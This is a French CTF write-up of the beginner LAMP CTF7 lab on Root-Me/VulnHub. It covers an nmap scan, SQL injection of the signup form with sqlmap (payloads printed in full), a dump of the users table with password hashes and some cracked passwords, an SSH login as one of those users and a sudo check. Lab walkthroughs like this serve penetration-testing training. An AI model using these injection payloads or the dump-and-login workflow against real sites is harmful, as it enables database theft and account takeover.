# LAMP CTF7 Redigé

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
# Intro :

Cette Room est une room disponible sur vulnhub et root me de niveau débutant.

Cette room est parfaite pour apprendre les toutes bases du pentest basé sur du web exploitation.

# Enumération

## Nmap Scan




```
┌──(kali㉿kali)-[~/root_me/real/LAMP/LAMPCTF7]
└─$ nmap ctf15.root-me.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-18 09:00 EDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 32.00% done; ETC: 09:01 (0:00:28 remaining)
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 57.75% done; ETC: 09:02 (0:00:31 remaining)
Nmap scan report for ctf15.root-me.org (212.83.175.152)
Host is up (0.0066s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 104.89 seconds
```

Bon on peut voir qu'il y a pas spécifiquement de service intéressants sur la box à part le server web sur le port 80 on va donc essayer d'obtenir un shell via le web server.

## Web



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
On observe une page web assez basic avec un formulaire de log in simple :



Sorry, we couldn't find your account. Don't have an account? Sign up for one:


Email user@doamin.tld

Password ********

On peut tenter une injection sql basique de type 'or 1=1; -- :

Bon dans notre cas ça ne fonctionne pas donc on va passer à sqlmap :


On stock la requête dans un fichier text :



```
POST /signup HTTP/1.1
Host: ctf15.root-me.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://ctf15.root-me.org
Connection: close
Referer: http://ctf15.root-me.org/signup
Cookie: _ga_SRYSKX09J7=GS1.1.1681848574.10.1.1681849980.0.0.0; _ga=GA1.1.1583179658.1674241043; s_fid=68FE2E5AD494BDA8-09E4A00CB0E659A3; PHPSESSID=l2c0l6fo7ra83hiag2fkgadoo1
Upgrade-Insecure-Requests: 1

username=test&password=password
```

puis :


```
sqlmap -r req.txt
```



```
echnique found
[09:28:08] [INFO] target URL appears to be UNION injectable with 2 columns
[09:28:08] [INFO] POST parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1189 HTTP(s) requests:
---
Parameter: username (POST)
    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test" AND (SELECT 6672 FROM(SELECT COUNT(*),CONCAT(0×7171717671,(SELECT (ELT(6672=6672,1))),0×716b707671,FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xVdZ&password=password

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test" AND (SELECT 4819 FROM (SELECT(SLEEP(5)))DJCX)-- ZZEA&password=password

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: username=test" UNION ALL SELECT CONCAT(0×7171717671,0×4c796e556c6b445277776a6a546343695a586e55437562434a546349794f4b456458
6d4d47677972,0×716b707671),NULL#&password=password
---
[09:28:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.3.3
```

On peut voir que le login est vulnérable aux SQLi on va définir dans quelle DB on est actuellement avec la commande :


```
sqlmap -r req.txt --current-db
```



```
    Type: error-based
    Title: MySQL ⩾ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test" AND (SELECT 6672 FROM(SELECT COUNT(*),CONCAT(0×7171717671,(SELECT (ELT(6672=6672,1))),0×716b707671,F
ND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- xVdZ&password=password

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test" AND (SELECT 4819 FROM (SELECT(SLEEP(5)))DJCX)-- ZZEA&password=password

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: username=test" UNION ALL SELECT CONCAT(0×7171717671,0×4c796e556c6b445277776a6a546343695a586e55437562434a546349794f4
6d4d47677972,0×716b707671),NULL#&password=password
---
[09:29:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 6
web application technology: Apache 2.2.15, PHP 5.3.3
back-end DBMS: MySQL ⩾ 5.0
[09:29:32] [INFO] fetching current database
current database: 'website'
[09:29:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ctf15.root-me.org'
[09:29:32] [WARNING] your sqlmap version is outdated

[*] ending @ 09:29:32 /2023-10-18/
```

Dans notre cas la DB est website on va lister les tables présentes dans la DB :


```
sqlmap -r req.txt -D website --tables
```



```
[09:30:43] [INFO] retrieved: 'log'
[09:30:43] [INFO] retrieved: 'newsletter'
[09:30:43] [INFO] retrieved: 'payment'
[09:30:43] [INFO] retrieved: 'trainings'
[09:30:43] [INFO] retrieved: 'trainings_x_users'
[09:30:43] [INFO] retrieved: 'users'
Database: website
[9 tables]
+-------------------+
| log               |
| contact           |
| documents         |
| hits              |
| newsletter        |
| payment           |
| trainings         |
| trainings_x_users |
| users             |
+-------------------+

[09:30:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/ctf15.root-me.org'
[09:30:43] [WARNING] your sqlmap version is outdated

[*] ending @ 09:30:43 /2023-10-18/
```

On a dump la liste des Tables nous ce qui pourrait être interssant à dump c'est la table users :

```
sqlmap -r req.txt -D website -T users --dump
```




```
+---------+-----------------------------------------------------------------------+----------+-----------------------------------
--------+-----------------+--------------------------------+---------------------+
| user_id | profile                                                               | is_admin | password
          | realname        | username                       | last_login          |
+---------+-----------------------------------------------------------------------+----------+-----------------------------------
--------+-----------------+--------------------------------+---------------------+
| 3       | Brian is our technical brains behind the operations and a chief trainer. | 1     | e22f07b17f98e0d9d364584ced0e3c18
          | Brian Hershel   | brian@localhost.localdomain    | 2012-12-19 11:30:54 |
| 4       | <blank>                                                               | 1        | 0d9ff2a4396d6939f80ffe09b1280ee1
          | John Durham     | john@localhost.localdomain     | NULL                |
| 5       | <blank>                                                               | 1        | 2146bf95e8929874fc63d54f50f1d2e3
          | Alice Wonder    | alice@localhost.localdomain    | NULL                |
| 6       | <blank>                                                               | 1        | 9f80ec37f8313728ef3e2f218c79aa23
          | Ruby Spinster   | ruby@localhost.localdomain     | NULL                |
| 7       | <blank>                                                               | 1        | 5d93ceb70e2bf5daa84ec3d0cd2c731a (qw
r1234)    | Leon Parnetta   | leon@localhost.localdomain     | NULL                |
| 8       | <blank>                                                               | 1        | ed2539fe892d2c52c42a440354e8e3d5 (ma
rid)      | Julia Fields    | julia@localhost.localdomain    | NULL                |
| 9       | <blank>                                                               | 0        | 9c42a1346e333a770904b2a2b37fa7d3 (so
epassword) | Michael Saint  | michael@localhost.localdomain | NULL                |
| 10      | <blank>                                                               | 0        | 3a24d81c2b9d0d9aaf2f10c6c9757d4e
          | Bruce Pottricks | bruce@localhost.localdomain    | NULL                |
```

On a dump la database des user on a des username et password on va essayer de se co en ssh avec leon: leon:qwer1234


```
ssh leon@DOMAIN
```

Quand on se connect au ssh on a ce message d'erreur :



```
┌──(kali㉿kali)-[~]
└─$ ssh leon@ctf20.root-me.org
Unable to negotiate with 163.172.195.228 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Donc on va spécifier le type de clé :




```
┌──(kali㉿kali)-[~]
└─$ ssh leon@ctf20.root-me.org -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-dss

The authenticity of host 'ctf20.root-me.org (163.172.195.228)' can't be established.
DSA key fingerprint is SHA256:QYtVzHggy3wpaKSqN26Ro7kEkFjm8las2dpFpwQYZDs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ctf20.root-me.org' (DSA) to the list of known hosts.
leon@ctf20.root-me.org's password: █
```

Maintenant on peut se connecter en ssh !

# Priv Esc


Verifions les permissions sudo :



```
──(kali㉿kali)-[~]
─$ ssh leon@ctf20.root-me.org -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -o HostKeyAlgorithms=ssh-dss

he authenticity of host 'ctf20.root-me.org (163.172.195.228)' can't be established.
SA key fingerprint is SHA256:QYtVzHggy3wpaKSqN26Ro7kEkFjm8las2dpFpwQYZDs.
his key is not known by any other names.
re you sure you want to continue connecting (yes/no/[fingerprint])? yes
arning: Permanently added 'ctf20.root-me.org' (DSA) to the list of known hosts.
eon@ctf20.root-me.org's password:
ermission denied, please try again.
eon@ctf20.root-me.org's password:
leon@localhost ~]$ ls
leon@localhost ~]$ sudo -l

e trust you have received the usual lecture from the local System
dministrator. It usually boils down to these three things:

   #1) Respect the privacy of others.
   #2) Think before you type.
   #3) With great power comes great responsibility.

sudo] password for leon:
orry, user leon may not run sudo on localhost.
leon@localhost ~]$ █
```

